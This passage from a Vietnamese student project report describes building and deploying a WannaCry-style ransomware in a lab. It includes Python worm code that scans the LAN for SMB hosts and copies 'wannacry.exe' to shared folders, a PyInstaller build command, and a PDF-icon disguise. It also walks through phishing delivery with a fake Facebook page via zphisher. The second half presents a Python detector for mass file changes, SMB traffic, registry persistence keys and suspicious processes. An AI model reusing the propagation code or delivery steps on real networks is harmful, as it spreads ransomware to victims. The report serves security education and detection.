        dst = os.path.join(unc_path, "wannacry.exe")
        shutil.copy2(exe_path, dst)
        print(f"Copied to {dst}")
        return True
    except Exception as e:
        print(f"Cannot copy to {target_ip}: {e}")
        return False
```

- Tạo đường dẫn UNC (như \\IP\Users\Public).
- Kiểm tra xem đường dẫn tồn tại, sau đó sao chép tệp thực thi vào đó với tên wannacry.exe.

```
def propagate_in_lan():

    subnet = get_local_subnet()
    if not subnet:
        return
    print(f"Scanning LAN for SMB hosts in subnet {subnet} ...")
    smb_hosts = scan_smb_hosts(subnet)
    print(f"Found SMB hosts: {smb_hosts}")

    exe_path = sys.executable if getattr(sys, 'frozen', False) else os.path.abspath(__file__)
    for ip in smb_hosts:
        if ip == socket.gethostname():
            continue # Skip self
        # Try to copy to common shared folders
        for share in ["Users\\Public", "C$\\Users\\Public"]:
            try_copy_to_share(ip, exe_path, share_name=share)
```

- Lấy subnet từ get\_local\_subnet. Quét các máy có cổng SMB mở bằng scan\_smb\_hosts. Sao chép tệp thực thi vào các thư mục chia sẻ phổ biến, bỏ qua chính máy hiện tại.

### b) Detection Tool

File detect.py dùng để phát hiện mã độc WannaCry dựa trên 5 dấu hiệu đáng ngờ thường thấy của loại mã độc này: sửa đổi hàng loạt file, ghi file .exe đáng ngờ, kết nối SMB bất thường, thay đổi Registry để có thể tồn tại lâu dài trên máy tính, tạo các tiến trình đáng ngờ trên hệ thống.

Chi tiết file detect.py:

- Config ban đầu:

- WATCH\_PATHS: danh sách các thư mục có thể bị ransomware tấn công
- SUSPICIOS\_EXTENSIONS: danh sách các định dạng tệp thường bị ransomware mã hóa
- EXT\_EXT: giám sát các file đuôi .exe đáng ngờ
- MOD\_THRESHOLD và MOD\_TIME\_WINDO: nếu có 30 file bị sửa đổi trong 10 giây thì sẽ cảnh báo .
- SMB\_CONN\_THRESHOLD: phát hiện kết nối SMB bất thường
- PERSISTENCE\_KEYS: danh sách các khóa registry nơi dễ bị ransomware khai thác để duy trì hoạt động lâu dài.
- WHITELISTED\_PROCESSES: danh sách các tiến trình hợp pháp để tránh cảnh báo sai và phát hiện các tiến trình lạ.

```
11 # === CONFIG ===
12 WATCH_PATHS = [os.environ.get("USERPROFILE", "C:\\\\"), "C:\\\\Users\\\\Public", "C:\\\\Temp"]
13 SUSPICIOUS_EXTENSIONS = [".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".ppsx", ".pdf", ".jpg", ".png", ".csv", ".zip", ".rar", ".mp3", ".mp4"]
14 SUSPICIOUS_WRITE_DIRS = ["AppData", "Temp", "Public"]
15 EXE_EXT = ".exe"
16 MOD_THRESHOLD = 30
17 MOD_TIME_WINDOW = 10
18 SMB_CONN_THRESHOLD = 1
19 PERSISTENCE_KEYS = [
20     (winreg.HKEY_CURRENT_USER, r"Software\Microsoft\Windows\CurrentVersion\Run"),
21     (winreg.HKEY_LOCAL_MACHINE, r"Software\Microsoft\Windows\CurrentVersion\Run"),
22     (winreg.HKEY_CURRENT_USER, r"Software\Microsoft\Windows\CurrentVersion\RunOnce"),
23     (winreg.HKEY_LOCAL_MACHINE, r"Software\Microsoft\Windows\CurrentVersion\RunOnce"),
24     (winreg.HKEY_LOCAL_MACHINE, r"SYSTEM\CurrentControlSet\Services"),
25     (winreg.HKEY_LOCAL_MACHINE, r"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options"),
26     (winreg.HKEY_LOCAL_MACHINE, r"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows"),
27     (winreg.HKEY_LOCAL_MACHINE, r"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"),
28 ]
29 WHITELISTED_PROCESSES = [
30     "OneDrive.exe", "OneDriveStandaloneUpdater.exe", "FileCoAuth.exe", "Microsoft.SharePoint.exe"
31 ]
```

- **MassModificationDetector**: phát hiện nhiều file bị sửa đổi trong thời gian ngắn

- Kiểm tra xem file bị sửa đổi có phần đuôi mở rộng nằm trong SUSPICIOUS\_EXTENSIONS không
- Nếu số file bị sửa đổi trong 10 giây vượt quá 30 giây, in cảnh báo về việc sửa đổi hàng loạt.

```
35 # === 1. Monitor file modification burst ===
36 class MassModificationDetector(FileSystemEventHandler):
37     def __init__(self):
38         self.mod_times = deque()
39
40     def on_modified(self, event):
41         if any(event.src_path.lower().endswith(ext) for ext in SUSPICIOUS_EXTENSIONS):
42             self.mod_times.append(time.time())
43             # Log modified files
44             try:
45                 with open("suspicious_modified_files.log", "a", encoding="utf-8") as logf:
46                     logf.write(f"{datetime.now()} - {event.src_path}\n")
47             except Exception as e:
48                 print(f"[!] Cannot write log for {event.src_path}: {e}")
49             while self.mod_times and time.time() - self.mod_times[0] > MOD_TIME_WINDOW:
50                 self.mod_times.popleft()
51             if len(self.mod_times) >= MOD_THRESHOLD:
52                 print(f"{now()} [ALERT] Mass file modification detected ({len(self.mod_times)} files)!")
53
```

- **SuspiciousExeWriteDetector:** phát hiện xuất hiện file .exe đáng ngờ trong các thư mục nhạy cảm như Appdata hay Temp

```
54 # === 2. Monitor for .exe file writes ===
55 class SuspiciousExeWriteDetector(FileSystemEventHandler):
56     def on_created(self, event):
57         if event.src_path.lower().endswith(EXE_EXT):
58             if any(d in event.src_path for d in SUSPICIOUS_WRITE_DIRS):
59                 print(f"{now()} [ALERT] Suspicious .exe write to: {event.src_path}")
60
```

- **monitor\_smb\_connections:** giám sát các kết nối mạng qua cổng 445, nếu vượt ngưỡng cho phép thì xuất ra cảnh báo.

```

61  # === 3. Monitor SMB connections ===
62  def monitor_smb_connections():
63      while True:
64          conns = psutil.net_connections(kind='tcp')
65          smb_conns = [c for c in conns if c.raddr and c.raddr.port == 445]
66          for c in smb_conns:
67              print(f'{now()} SMB connection: laddr={c.laddr}, raddr={c.raddr}, pid={c.pid}')
68          if len(smb_conns) > SMB_CONN_THRESHOLD:
69              print(f'{now()} [ALERT] High number of SMB (445) connections: {len(smb_conns)}')
70          time.sleep(5)
71

```

- **snapshot\_registry, compare\_registry\_snapshots, monitor\_registry\_changes:** tạo bản sao của các khóa Registry thường bị wannacry nhăm đến, tạo so sánh giá trị cũ và giá trị mới mỗi 10 giây. Nếu có sự thay đổi bất thường sẽ tạo cảnh báo cho người dùng.

```

72  # === 4. Monitor registry persistence ===
73  def snapshot_registry():
74      snapshot = {}
75      for root, path in PERSISTENCE_KEYS:
76          try:
77              key = winreg.OpenKey(root, path)
78              values = {}
79              i = 0
80              while True:
81                  try:
82                      name, value, _ = winreg.EnumValue(key, i)
83                      values[name] = value
84                      i += 1
85                  except OSError:
86                      break
87              snapshot[(root, path)] = values
88              winreg.CloseKey(key)
89          except FileNotFoundError:
90              snapshot[(root, path)] = {}
91      return snapshot
92
93  def compare_registry_snapshots(old, new):
94      changes = []
95      for key_id in new:
96          old_values = old.get(key_id, {})
97          new_values = new.get(key_id, {})
98          for name in new_values:
99              if name not in old_values:
100                  changes.append((key_id, name, new_values[name], "NEW"))
101              elif old_values[name] != new_values[name]:
102                  changes.append((key_id, name, new_values[name], "MODIFIED"))
103      return changes
104
105 def monitor_registry_changes(interval=10):
106     print("[*] Monitoring registry persistence keys...")
107     prev_snapshot = snapshot_registry()

```

- **monitor\_suspicious\_processes:** theo dõi các tiến trình .exe mới khởi động từ các thư mục đáng ngờ trong danh sách đã config, báo động nếu phát hiện có xuất hiện tiến trình lạ không nằm trong danh sách cho phép.

```

118 # === 5. Monitor new suspicious processes ===
119 def monitor_suspicious_processes():
120     seen = set()
121     while True:
122         for p in psutil.process_iter(['pid', 'exe', 'cmdline']):
123             try:
124                 exe_path = p.info['exe']
125                 if exe_path and exe_path.endswith(EXE_EXT):
126                     exe_name = os.path.basename(exe_path)
127                     if exe_name in WHITELISTED_PROCESSES:
128                         continue # skip whitelisted processes
129                     if p.pid not in seen and any(d in exe_path for d in SUSPICIOUS_WRITE_DIRS):
130                         seen.add(p.pid)
131                         print(f"{now()} [ALERT] Suspicious process started: {exe_path}")
132             except (psutil.NoSuchProcess, psutil.AccessDenied):
133                 continue
134         time.sleep(5)

```

## B. Chi tiết cài đặt, hiện thực

### a) Cài đặt


- Các máy triển khai:

Tên máy + Vai trò	Phiên bản + Bản OS Build	Địa chỉ IP (DHCP 192.168.5.0/24)
Kali Linux - Attacker 1	2024.2 Kernel 6.6.0 - Xfce 4.18.4	192.168.5.129
Windows 11 - Attacker 2	24H2 - OS Build 26100.4202	192.168.5.130
Windows 10 - Victim 1	22H2 - OS Build 19045.5854	192.168.5.133
Windows 10 - Victim 2	22H2 - OS Build 19045.5854	192.168.5.138

- Chia sẻ thư mục giữa các máy:

- Thông thường, thư mục **Public** ở đường dẫn C:\Users\Username\Public sẽ được share giữa các máy trong cùng mạng.


- Ở đây, ta kiểm tra quyền truy cập của thư mục **Public** thì ở mục tab **Network Access**, ta có thể thấy được có Everyone có quyền **Read** trên thư mục này. Điều đó, có nghĩa là khi ta thực hiện lây lan với SMB, tệp mã độc có thể được truyền đến thư mục Public này và các victim khác trong cùng mạng với Victim 1 có thể thấy và truy cập tải về mã độc.
- Tham khảo qua [CVE-2017-0144 - Mitre](#).



### b) Chuẩn bị mã độc

- Thực hiện Build giao diện đòi tiền chuộc bằng C# - Ransom GUI: trong phần code C# này, ta sẽ thực hiện tạo các hàm xử lý sự kiện về giải mã các file bị mã hóa và hiển thị UI, cụ thể là hàm sự kiện của nút **btnDecrypt\_Click(object sender, EventArgs e)**, hàm giải mã **DecryptFileInplace(string filePath, byte[] key)**, hàm duyệt file **SafeGetFiles(string dir, string pattern, List<string> files)**.

# Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết




- Thực hiện Build mã độc WannaCry với Python: sử dụng các thư viện quan trọng là Pyinstaller (cũng là một công cụ trong Python dạng CLI), subprocess, cryptography. Sau đó, ta thực hiện biên dịch với cú pháp như bên dưới. Tiến hành tạo một tệp thực thi duy nhất, không hiển thị console và đóng gói thêm file gui.exe để hiển thị giao diện đòi tiền chuộc.

```
pyinstaller -F --noconsole --add-binary="gui.exe;." wannacry.py
```

The screenshot shows VS Code with the wannacry.py file open in the editor. The terminal at the bottom displays the build logs for PyInstaller:

```
18607 INFO: Looking for dynamic libraries
18609 INFO: Looking for eggs in best directory: []
18688 INFO: Extra DLL search directories (PATH): []
19635 INFO: Warnings written to D:\WannaMalware\WannaCry_malware\build\wannacry\warn-wannacry.txt
19676 INFO: Graph cross-reference written to D:\WannaMalware\WannaCry_malware\build\wannacry\xref-wannacry.html
19808 INFO: checking PKG
19809 INFO: Building PKG because PKG-00.toc is non existent
19881 INFO: Building PKV (7zlibArchive) D:\WannaMalware\WannaCry_malware\build\wannacry\PKV-00.toc
20391 INFO: Building PKV (7zlibArchive) D:\WannaMalware\WannaCry_malware\build\wannacry\PKV-00.pyz completed successfully.
20428 INFO: checking PKG
20428 INFO: Building PKG because PKG-00.toc is non existent
20428 INFO: Building PKG (Archive) wannacry.pkg completed successfully
24037 INFO: Bootloader C:\Users\Admin\AppData\Local\Programs\Python\Python312\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\runw.exe
24037 INFO: checking EXE
24037 INFO: Building EXE because EXE-00.toc is non existent
24037 INFO: Building EXE from EXE-00.toc
24038 INFO: Copying bootloader EXE to D:\WannaMalware\WannaCry_malware\dist\wannacry.exe
24052 INFO: Copying icon to EXE
24402 INFO: Copying 0 resources to EXE
24403 INFO: Embedding manifest in EXE
24403 INFO: Embedding resources to EXE
24760 INFO: Fixing EXE headers
45901 INFO: Building EXE from EXE-00.toc completed successfully.
45916 INFO: Build complete! The results are available in: D:\WannaMalware\WannaCry_malware\dist
```

- Dùng Resource Hacker để thay đổi icon của tệp thực thi thành icon của tệp pdf nhằm tránh bị nạn nhân nghi ngờ.




### c) Triển khai phishing, thực thi mã độc và lây lan mã độc

- Thực hiện cài đặt công cụ zphisher (github: <https://github.com/htr-tech/zphisher.git>). Đây là một công cụ phishing mạnh mẽ có mã nguồn mở, là bước chuẩn bị cuộc tấn công Spearphishing link, nó hỗ trợ hơn 30 template của các website hiện đại và đang được sử dụng phổ biến trên thế giới như Facebook, Instagram, TikTok, Github, Gitlab, LinkedIn,.. Đồng thời, zphisher thực hiện public website thông qua LocalXpose (một server public website giống với Ngrok), điều đó giúp dễ tiếp cận mục tiêu hơn.


Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết

```
Welcome to Cloud Shell! Type "help" to get started.  
To set your Cloud Platform project in this session use "gcloud config set project [PROJECT_ID]"  
g22520471@cloudshell:~$ git clone https://github.com/htr-tech/zphisher.git  
Cloning into 'zphisher'...  
remote: Enumerating objects: 1801, done.  
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)  
Receiving objects: 100% (1801/1801), 28.68 MiB | 15.77 MiB/s, done.  
Resolving deltas: 100% (817/817), done.  
g22520471@cloudshell:~$ ls  
cloudshell open README-cloudshell.txt zphisher  
g22520471@cloudshell:~$ cd zphisher/  
g22520471@cloudshell:~/zphisher$ ls  
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh  
g22520471@cloudshell:~/zphisher$ bash zphisher.sh  
  
[+] Installing required packages...  
  
[+] Packages already installed.  
  
[+] Internet Status : Online  
  
[+] Checking for update : up to date  
  
[+] Installing Cloudflared...  
  
[+] Installing LocalXpose...
```

- Chạy công cụ zphisher, tạo ra trang web giả mạo Facebook, nạn nhân nhập credentials vào và bấm ĐĂNG NHẬP thì tự động một tệp pdf được tải về trên máy tính nạn nhân. Với một tệp pdf sẽ khiến nạn nhân tò mò và không đề phòng đuôi .exe mà mở tệp.



- Sau khi mã độc được tải về máy, nạn nhân thực hiện mở file, trong thời gian ngắn, các tệp nội dung trong máy nạn nhân sẽ bị mã hóa với đuôi .mu và không thể mở với các ứng dụng thông thường.



#### d) Chuẩn bị biện pháp bảo vệ, phát hiện mã độc

- Thực hiện compile file [detect.py](#) với pyinstaller để tạo file thực thi detect.exe luôn chạy trong máy victim, xem như là một lớp bảo vệ tránh khỏi mã độc WannaCry.

```

File Edit Selection View Go Run Terminal Help < > WannaCry_malware
EXPLORER WANNACRY_MALWARE ...
detect.py x  MassModificationDetector > on_modified
build
> BaoCaoDoAn
> detect
> main
> test
> test.py
> wannacry
dist
> detect
> _internal
  & detect.exe
  & key.txt
> prepare
  & detect.py
  & detect.spec
  & guil.exe
  & wannacry.py
  & wannacry.spec
PROBLEMS OUTPUT TERMINAL PORTS
15692 INFO: Warnings written to D:\WannaMalware\WannaCry_malware\build\detect\warn-detect.txt
15750 INFO: Graph cross-reference written to D:\WannaMalware\WannaCry_malware\build\detect\xref-detect.html
15795 INFO: checking PYZ
15797 INFO: Building PYZ because PYZ-00.toc is non existent
15797 INFO: Building PYZ (ZlibArchive) D:\WannaMalware\WannaCry_malware\build\detect\PYZ-00.pyz
16880 INFO: Building PKG (ZlibArchive) D:\WannaMalware\WannaCry_malware\build\detect\PKG-00.pkg completed successfully.
16766 INFO: checking PKG
16762 INFO: Building PKG because PKG-00.toc is non existent
16792 INFO: Building PKG (Archive) detect.pkg
16877 INFO: Building PKG (Archive) detect.pkg completed successfully.
16881 INFO: Bootloader C:\Users\admin\AppData\Local\Programs\Python\Python312\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\run.exe
16882 INFO: checking EXE
16880 INFO: Building EXE because EXE-00.toc is non existent
16884 INFO: Building EXE from EXE-00.toc
16885 INFO: Copying bootloader EXE to D:\WannaMalware\WannaCry_malware\build\detect\detect.exe
27004 INFO: Copying icon resources to EXE
28349 INFO: Copying 0 resources to EXE
28355 INFO: Embedding manifest in EXE
28634 INFO: Appending PKG archive to EXE
28797 INFO: Embedding resources
31569 INFO: Building EXE from EXE-00.toc completed successfully.
31573 INFO: checking COLLECT
31573 INFO: Building COLLECT because COLLECT-00.toc is non existent
31574 INFO: Building COLLECT COLLECT-00.toc
32481 INFO: Building COLLECT COLLECT-00.toc completed successfully.
32486 INFO: Build complete! The results are available in: D:\WannaMalware\WannaCry_malware\dist
D:\WannaMalware\WannaCry_malware\dist\detect.exe


```

- Thực hiện run file detect.exe trên máy victim để phát hiện và cảnh báo các hành động độc hại, cũng như các tác động của mã độc WannaCry.

